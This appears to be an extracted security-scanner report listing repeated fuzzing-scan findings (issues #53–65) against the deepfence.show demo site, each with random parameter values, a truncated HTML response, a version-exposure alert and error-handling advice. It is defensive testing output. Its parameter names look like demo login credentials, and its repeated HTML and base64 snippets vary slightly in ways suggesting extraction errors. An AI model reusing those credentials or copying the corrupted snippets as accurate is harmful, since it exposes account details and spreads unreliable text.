Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>						

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#53

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>KcWrY</td></tr><tr><td>DemoUser1#</td><td>Afk2Q</td></tr></table>	Name	Value	demouser@deepfence.io	KcWrY	DemoUser1#	Afk2Q
Name	Value						
demouser@deepfence.io	KcWrY						
DemoUser1#	Afk2Q						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#54						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>zAR1httq</td></tr><tr><td>DemoUser1#</td><td>fwJsb1e</td></tr></table>	Name	Value	demouser@deepfence.io	zAR1httq	DemoUser1#	fwJsb1e
Name	Value						
demouser@deepfence.io	zAR1httq						
DemoUser1#	fwJsb1e						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#55						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>gYjlt</td></tr><tr><td>DemoUser1#</td><td>LULgIWNeeiaD</td></tr></table>	Name	Value	demouser@deepfence.io	gYjlt	DemoUser1#	LULgIWNeeiaD
Name	Value						
demouser@deepfence.io	gYjlt						
DemoUser1#	LULgIWNeeiaD						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>						

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number #56

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	demouser@deepfence.io	MhZZfDM
	DemoUser1#	gO7z8iBWitH1czn

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	#57
Issue Number		

Scan

Fuzzing Scan

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	ENMtnc
DemoUser1#	DKd9LF

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#58

Scan	Fuzzing Scan	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	demouser@deepfence.io	B1JGYVAsIIEPfX
	DemoUser1#	idGZYwE
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#59	

Scan

Fuzzing Scan

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	Lm3OxVJbXE1nbD
DemoUser1#	MbJtmENKZXFJav

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#60

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>MS2lahdc</td></tr><tr><td>DemoUser1#</td><td>xiUksUQsBiNRqnJ</td></tr></table>	Name	Value	demouser@deepfence.io	MS2lahdc	DemoUser1#	xiUksUQsBiNRqnJ
Name	Value						
demouser@deepfence.io	MS2lahdc						
DemoUser1#	xiUksUQsBiNRqnJ						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#61						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OATutTZ5</td></tr><tr><td>DemoUser1#</td><td>kp63YhBeLLs5W5C</td></tr></table>	Name	Value	demouser@deepfence.io	OATutTZ5	DemoUser1#	kp63YhBeLLs5W5C
Name	Value						
demouser@deepfence.io	OATutTZ5						
DemoUser1#	kp63YhBeLLs5W5C						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#62						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>YfGJfLtML2</td></tr><tr><td>DemoUser1#</td><td>OA1sc0BdBWFCsh</td></tr></table>	Name	Value	demouser@deepfence.io	YfGJfLtML2	DemoUser1#	OA1sc0BdBWFCsh
Name	Value						
demouser@deepfence.io	YfGJfLtML2						
DemoUser1#	OA1sc0BdBWFCsh						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>						

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#63

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>YXchFoasZP0J</td></tr><tr><td>DemoUser1#</td><td>wtws2vUck3fU</td></tr></table>	Name	Value	demouser@deepfence.io	YXchFoasZP0J	DemoUser1#	wtws2vUck3fU
Name	Value						
demouser@deepfence.io	YXchFoasZP0J						
DemoUser1#	wtws2vUck3fU						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io						

- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#64

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	pS789JLatAttSi
DemoUser1#	ryoV4qivIZ3yu

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#65

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@	NE7Lh6kRMki

	<table><tr><td>deepfence.io</td><td></td></tr><tr><td>DemoUser1#</td><td>xE8LYGX0XS</td></tr></table>	deepfence.io		DemoUser1#	xE8LYGX0XS
deepfence.io					
DemoUser1#	xE8LYGX0XS				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 